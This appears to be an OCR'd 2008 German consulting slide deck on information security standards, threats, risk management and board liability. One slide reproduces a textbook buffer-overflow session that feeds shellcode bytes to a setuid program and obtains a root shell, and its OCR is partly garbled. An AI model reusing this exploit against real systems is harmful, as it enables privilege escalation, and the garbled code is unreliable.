



# RÖVERBRÖNNER

Unternehmensberatung | IT-Revision

## Informationssicherheitsstandards als wirksamer Schutz gegen Know-how-Verluste

Düsseldorf, 2. Dezember 2008

Stefan Wittjen  
Dipl.-Kfm., CISA, CISM



---

“Das einzige System, welches wirklich sicher ist, ist ausgeschaltet und ausgesteckt, eingesperrt in einem Safe aus Titan, vergraben in einem Betonbunker und ist umgeben von Nervengas und hochbezahlten, bewaffneten Wachen. Und nicht einmal dann würde ich mein Leben darauf setzen.”

Gene Spalfford

Director Computer Operations, Audit and Security Technology (COAST), Purdue University



## Inhaltsverzeichnis

---

1. Vorstellung
2. Grundlagen
3. Bedrohungen, Schwachstellen, Risiken
4. Gegenmaßnahmen
5. Sicherheitszertifizierung



## Inhaltsverzeichnis

---

1. Vorstellung
2. Grundlagen
3. Bedrohungen, Schwachstellen, Risiken
4. Gegenmaßnahmen
5. Sicherheitszertifizierung



## RÖVERBRÖNNER Consulting GmbH

---

- Gegründet 1998
- Teil der RÖVERBRÖNNER-Gruppe
  - Größte mittelständischen Wirtschaftsprüfungs- und Steuerberatungsgesellschaft Berlin/Brandenburgs (ca. 320 Mitarbeitern und Partnern)
  - Standorte in Berlin, Potsdam, Hamburg, Dresden, Frankfurt
- Mitglied des Netzwerks Moore Stephens
  - Weltweit tätige Kooperation unabhängiger Prüfungs- und Beratungsunternehmen vertreten in über 100 Ländern mit über 1000 Geschäftsstellen
- Fokus auf Mittelstand und Unternehmenseinheiten von Konzernen

## IT-Revision

- IT-Systemprüfung (IDW PS 330)
- Interne IT-Revision
- IT Due Diligence
- Software-Prüfung (IDW PS 880)
- Zertifizierung von Rechenzentren und IT-Dienstleistern (SAS 70, IDW PS 951)
- IT-Sicherheitszertifizierungen (ISO 27001 nach BSI Grundsatz)
- IT-Sonderprüfungen von Archivierungssystemen (IDW RS FAIT 3) und E-Commerce (IDW RS FAIT 2)



## Informationssicherheit

- Schutzbedarfsanalysen
- Entwicklung von Sicherheitsrichtlinien
- Informationssicherheitsmanagementsysteme nach ISO 27001
- Business Continuity und IT-Notfallplanung
- SAP R/3-Sicherheits-checks
- Datenschutz und Datensicherheit

## IT-Beratung

- Evaluierung betriebswirtschaftlicher Software-Systeme (Effizienz, Wirtschaftlichkeit)
- Optimierung von IT-Prozessen (COBIT/ITIL)
- IT-Strategieberatung
- GDPdU-Beratung
- Sarbanes-Oxley Compliance (COSO/COBIT)
- IT-Prozessberatung von Finanzdienstleistern (MaRisk)




## Inhaltsverzeichnis

---

1. Vorstellung
2. Grundlagen
3. Bedrohungen, Schwachstellen, Risiken
4. Gegenmaßnahmen
5. Sicherheitszertifizierung




# Know-how = Informationen



## Vertraulichkeit

Gewährleistung des Zugangs zu Informationen nur für Zugangsberechtigte



## Verfügbarkeit

Gewährleistung des bedarfsorientierten Zugangs zu Informationen und zugehörigen Werten für berechtigte Benutzer

## Integrität

Sicherstellung der Richtigkeit und Vollständigkeit von Informationen und Verarbeitungsmethoden


**Schutz der Informationen als Geschäftswerte vor Bedrohungen**



## Steigende Notwendigkeit des Informationsschutzes

---

- **Betriebs- und Geschäftsgeheimnisse sind essentielle Grundlage der eigenen Wertschöpfung**
- **Wesentliche Informationen sind elektronisch verfügbar und auf vielfältige Weise rückstandsfrei reproduzierbar**
- **Durch weitgehende Diversifikation von Prozessabläufen entstehen Teilhaber an Betriebsgeheimnissen und Wertschöpfungshoheits-wissen**
- **Kontrollverlust über Daten und Informationen bedeutet heute fast immer einen endgültigen Verlust der Kontrolle über die Vorhaltung, Verteilung und Zugänglichkeit von Informationen**
- **Die Identifikation von Kontrollverlust ist oftmals nicht oder nur sehr eingeschränkt möglich, eine nachträgliche Heilung meist nicht realisierbar**
- **Ca. 70% aller immateriellen Vermögenswerte sind Informationen**



## Vorstand haftet für Datenausfälle

Erstreckt sich das vorgeschriebene Risikomanagement in Aktiengesellschaften auch auf die Computersysteme?

Unternehmensinternes Risikomanagement nach dem Gesetz über Kontrolle und Transparenz im Unternehmensbereich (KonTraG) ist in der Vorstellung vieler Vorstände und Geschäftsführer oft nur eine lästige Formalie. Die Justiz sieht das anders. Das bekräftigt ein Urteil des Landgerichts München (Az.: 5 HK O 15964/06). Wie häufig in der Praxis mangelte es in diesem Fall eines Münchner Großhändlers für Mikroelektronik unter anderem an der schriftlichen Dokumentation des Risikomanagements und der dahinterliegenden IT-Struktur.

Der Tenor des Urteils dürfte dort für Unbehagen gesorgt haben: "Der Beschluss der ordentlichen Hauptversammlung der Beklagten vom 3. August 2006 gemäß Tagesordnungspunkt 3 'Beschlussfassung über die Entlastung des Vorstandes' wird für nichtig erklärt." Das bedeutet: Die Vorstände stehen dem Unternehmen gegenüber nach wie vor in der Haftung und können für Fehler zur Verantwortung gezogen werden. Die Entlastung, mit der die Hauptversammlung ihr Einverständnis mit der Geschäftsführung der Vorstände erklärt, wirkt nämlich - etwas vereinfacht - wie ein Verzicht auf Rechtsmittel. Dieses Privileg versagten die Münchner Richter den Vorständen.

Ans Tageslicht brachten den Organisationsmangel die Wirtschaftsprüfer. Bei der Prüfung des Jahresabschlusses mussten sie auch das Überwachungssystem zur Risikofrüherkennung untersuchen, das der Vorstand nach § 91 Absatz 2 Aktiengesetz einrichten muss. Dazu stand im Bericht: "Der Vorstand hat (. . .) ein Überwachungssystem eingerichtet, um bestandsgefährdende Entwicklungen frühzeitig zu erkennen. Unsere Prüfung hat ergeben, dass für das vom Vorstand eingerichtete Überwachungssystem keine formelle Dokumentation vorliegt. Somit war eine Funktions- und Systemprüfung nicht möglich." Weiter heißt es: "Durch Befragung des Vorstandes haben wir uns davon überzeugt, dass die Gesellschaft über ein informelles Risikofrüherkennungssystem verfügt. Wir haben den Vorstand auf seine Pflicht zur Dokumentation des Risikofrüherkennungssystems hingewiesen." Diese Passage fehlte jedoch in einem korrigierten Jahresabschluss der Gesellschaft. Der Bericht des Aufsichtsrats enthält ebenfalls keinen Hinweis auf das mangelhafte Risikomanagement.

Die Richter sahen nun einen schwerwiegenden Rechtsverstoß in der fehlenden Dokumentation des Risikofrüherkennungssystems. In der Praxis sind rechtskonforme Systeme jedoch selten. Insbesondere die Risikopotentiale der Informationstechnologie sind meist nicht hinreichend berücksichtigt und doku-

mentiert. Auch von der Rechtsprechung ist anerkannt, dass die gesetzlichen Aufgaben des Vorstandes dieses Risikomanagement einschließen. Verzichtet ein Unternehmen hierauf, kann dies für die persönlich haftenden Vorstände zu erheblichen Risiken führen. Selbst bei einer wirksamen Entlastung durch die Hauptversammlung entfällt die Haftung der Manager nicht restlos - etwa bei Systemausfällen, Datenverlusten oder Sicherheitslücken.

Das Risikomanagement muss daher nicht nur die technischen Bedrohungen erkennen, sondern auch die rechtlichen Auswirkungen einzelner Bedrohungen und die Haftungsrisiken berücksichtigen. Hierzu ist erforderlich, die für das jeweilige Unternehmen einschlägigen gesetzlichen und regulatorischen Anforderungen zu untersuchen, ebenso das Maß ihrer bisherigen Erfüllung.

Der Autor ist Rechtsanwalt bei Nörr Stiefenhofer Lutz, München.

Abbildung: Jyn SCHULTZE-MEL-LING

Abbildung: Foto Archiv

**Frankfurter Allgemeine**  
ZEITUNG FÜR DEUTSCHLAND

11.7.2007



## Inhaltsverzeichnis

---

1. Vorstellung
2. Grundlagen
3. Bedrohungen, Schwachstellen, Risiken
4. Gegenmaßnahmen
5. Sicherheitszertifizierung



## Bedrohungen (1)

---

- **Höhere Gewalt**  
z. B. Feuer, Wasser, Blitzschlag, Krankheit
- **Menschliche Fehlhandlungen**  
„Die größte Sicherheitslücke sitzt oft vor der Tastatur“
- **Technisches Versagen**  
z. B. Systemabsturz, Plattencrash
- **Vorsätzliche Handlungen**  
z. B. Hacker, Viren, Trojaner
- **Organisatorische Mängel**  
z. B. Fehlende oder unklare Regelungen, fehlende Konzepte

Gefahrenbereich	Bedeutung heute Rang	Prognose Rang	Schäden	
			Rang	Ja, bei
Irrtum und Nachlässigkeit eigener Mitarbeiter	1	2	1	49%
Malware (Viren, Würmer, Trojanische Pferde)	2	1	4	35%
Software-Mängel/-Defekte	3	5	2	46%
Hardware-Mängel/-Defekte	4	6	3	45%
unbefugte Kenntnissnahme, Informationsdiebstahl, Wirtschaftsspionage	5	3	7	12%
unbeabsichtigte Fehler von Externen	6	7	5	30%
Hacking (Vandalismus, Probing, Missbrauch, ...)	7	4	8	12%
Mängel der Dokumentation	8	9	6	20%
Manipulation zum Zweck der Bereicherung	9	8	10	11%
höhere Gewalt (Feuer, Wasser, ...)	10	11	9	12%
Sabotage (inkl. DoS)	11	10	11	10%

Quelle:  
Kes/Microsoft  
Sicherheitsstudie 2006

**Die meisten Datenverluste entstehen durch Irrtum oder Nachlässigkeit**

Rheinpfalz 23.06.05

# Hacker nutzen Risikofaktor Mensch

Kriminelle spähen IT-Systeme von Firmen zunehmend über Mitarbeiter aus

► FRANKFURT (afp). Kriminelle konzentrieren sich bei Angriffen auf Computersysteme von Banken und Finanzhäusern längst nicht mehr nur auf die Technik, sondern versuchen, sensible Daten über Mitarbeiter und Kunden direkt auszuspähen.

Zu diesem Schluss kommt eine gestern in Frankfurt veröffentlichte Studie der Unternehmensberatung Deloitte, für die weltweit hundert Finanzhäuser befragt wurden. Demnach nahm die Häufigkeit von internen Angriffen 2004 stärker zu als die von außerhalb.

„Kriminelle Strategien zielen nun häufiger gegen menschliches Verhalten als gegen technische Sicherheitslücken“, so der Tenor der Studie. Demnach gaben 35 Prozent der befragten Sicherheitsmanager bei Banken, Fondsgesellschaften und Versicherun-

gen an, es habe innerhalb des letzten Jahres Angriffe aus dem Unternehmen selbst gegeben; im Vorjahr waren es nur 14 Prozent gewesen. Im Vergleich beobachteten 26 Prozent der befragten Studienteilnehmer Attacken von außen (2004: 23 Prozent).

„Der Anstieg der Angriffe über interne Wege hat weniger mit kriminellen Mitarbeitern oder Schusseligkeit zu tun, sondern eher mit einem fehlenden Sicherheitsbewusstsein“, sagte der Mitautor der Studie, Stefan Weiss. „Mitarbeiter geben teilweise sorglos ihre Firmen-E-Mails auf Websites an, etwa um Newsletter zu bestellen. Über die Adresse können Hacker versuchen, intern bestimmte Informationen zu bekommen.“ Dabei werde die Adresse von Kriminellen etwa genutzt, um sich gegenüber anderen Angestellten als Kollege auszugeben, um

so „auf dem Dienstweg“ an sicherheitsrelevante Daten zu kommen.

Ein Grund für das Ausweichen der Kriminellen auf den Faktor Mensch sei der zunehmende Einsatz von Sicherheitstechnologie, wie Anti-Virenprogramme, Firewalls und die Überwachung des Datenverkehrs, vermutete Weiss. „Bei der Implementierung technischer Lösungen und eines standardisierten Sicherheitsmanagements zum Schutz vor externen Bedrohungen hat der Finanzsektor in Europa große Fortschritte gemacht. Gegen die steigende Zahl neuer interner Sicherheitsverstöße und Angriffe, die sich sogar vermehrt direkt gegen die Kunden der Banken richten, ist allerdings noch kein Patentrezept gefunden.“ Weiss forderte eine bessere Information von Mitarbeitern und Kunden, um das Sicherheitsbewusstsein zu schärfen.

## Hacker's Black Book


```

$ ls -l /usr/bin/efstool
-rwxr-xr-x 1 root root 14056 Sep 25 01:28 /usr/bin/efstool
$ /usr/bin/efstool perl -e 'print "A"x3000;'
Segmentation fault
$ gdb -q /usr/bin/efstool
(no debugging symbols found)...(gdb) run 'perl -e 'print "A"x3000;''
Starting program: /usr/bin/efstool perl -e 'print "A"x3000;''
(no debugging symbols found)...(no debugging symbols found)...
(no debugging symbols found)...(no debugging symbols found)...
Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb) int $?
01
$! = 01
(gdb) x/48x $(esp-2800)
(gdb) x/48x $(esp-2800)
0xbffffdd0: 0xbffff93 0xbffff7d0 0xbffff848 0x4002463f
0xbffffdd7: 0x00000000 0xbffff93 0xbffff7d0 0x00000000
0xbffffdd8: 0x00000000 0x00000000 0x00000000 0x00000000
0xbffffdd9: 0x00000000 0x00000000 0x00000000 0xbffff93
0xbffffdda: 0x00000000 0x00000000 0x00000000 0x00000000
0xbffffddb: 0x00000000 0x00000000 0x00000000 0x00000000
0xbffffddc: 0x00000000 0xbffffdd0 0x00000000 0x00000000
0xbffffddd: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffdde: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffddf: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffde0: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffde1: 0x41414141 0x41414141 0x41414141 0x41414141
(gdb) quit
The program is running. Exit anyway? (y or n) y
$ od -x -c shellcode
00000000 c031 46b0 db31 c931 80cd 16eb 315b 88c0
1 300 260 F 1 333 1 311 315 200 353 026 [ 1 300 210
00000020 0743 5b89 8908 0c43 0bb0 4b8d 8d08 0c53
c \a 211 [ \b 211 C \f 260 \v 215 K \b 215 S \f
00000040 80cd e5b8 ffff 2fff 6962 2f6e 6873
315 200 350 345 377 377 377 / b f n / s h
00000056
$ wc -c shellcode
46 shellcode
$ bc -q1
2500/6
415.666666666666666666666666666666
(417*646)/4
637.000000000000000000000000
quit
$ echo 'main(){int sp;printf("%p\n",sp);}'>esp.c;gcc esp.c;./a.out;rm ./a.out
0xbffff9b4
$ /usr/bin/efstool perl -e 'print "HIJACK"x417;''cat shellcode''perl -e
'print "\xb4\xF9\xFF\xFF\x50;''
sh-2.05# 1d
uid=0(root) gid=100(users) groups=100(users),10(wheel),18(audio)

```

## HACKING THE ART OF EXPLOITATION

JON ERICKSON



- Erlangung aller Arten von Information in gespeicherter oder nicht-gespeicherter, elektronischer oder nicht-elektronischer Ausprägung, i. d. R. ohne deren Beeinträchtigung, einschließlich
  - verbaler Informationen
    - Gespräche (öffentliche Plätze, Räume, Telefon)
    - Tonaufzeichnungen (Band, Datei)
  - visueller Informationen
    - Aufzeichnungen (handschriftlich)
    - Computerausdrucke
    - Fotos (Papier, Datei)
    - Bildschirm, Videos.



[http://www.verfassungsschutz.de/de/publikationen/verfassungsschutzbericht/vsbericht\\_2006/](http://www.verfassungsschutz.de/de/publikationen/verfassungsschutzbericht/vsbericht_2006/)

- Mangelhafte Strategien und Konzepte
  - Sicherheitskonzepte richten sich nur an Experten
  - Sicht der Sicherheit als nur technisches Problem mit technischen Lösungen
  
- Faktor Mensch
  - Fehlendes Interesse des Managements (schlechtes Vorbild)
  - Resignation, Fatalismus und Verdrängung
  - Mangel an Sicherheitsbewusstsein und unzureichendes Training
  
- Physische Sicherheit
  - Instabile Energieversorgung
  - Unverschlossene Türen




- Technische Lösungen
  - Ungeschützte Verkabelung
  - Fehlende Firewall und/oder Virenschutz
  - Einsatz “unzureichender” Verschlüsselung
- Organisation und Prozesse
  - Unsystematisches Vorgehen bzw. falsche Methodik
  - Fehlende Regelungen zur Informationssicherheit

**Gefahren sind nicht immer offensichtlich**



## Risikoanalyse

Erlangung genauer Kenntnisse der Risiken, um adäquate Abwehrmaßnahmen ergreifen zu können



## Risikomanagement

Vermeidung geschäftsschädigender Vorfälle durch nachhaltige Begrenzung von Risiken mittels systematischer Gegenmaßnahmen

„Es gewinnt nicht, wer Bedrohungen am Besten verhindert. Gewinner werden diejenigen sein, die Risiken am effektivsten managen!“

Bruce Schneier

US-amerikanischer Guru für Kryptographie und Computersicherheit




## Inhaltsverzeichnis

---

1. Vorstellung
2. Einleitung
3. Bedrohungen, Schwachstellen, Risiken
4. Gegenmaßnahmen
5. Sicherheitszertifizierung









## Die 11 Sicherheitsbereiche der ISO 27001

---

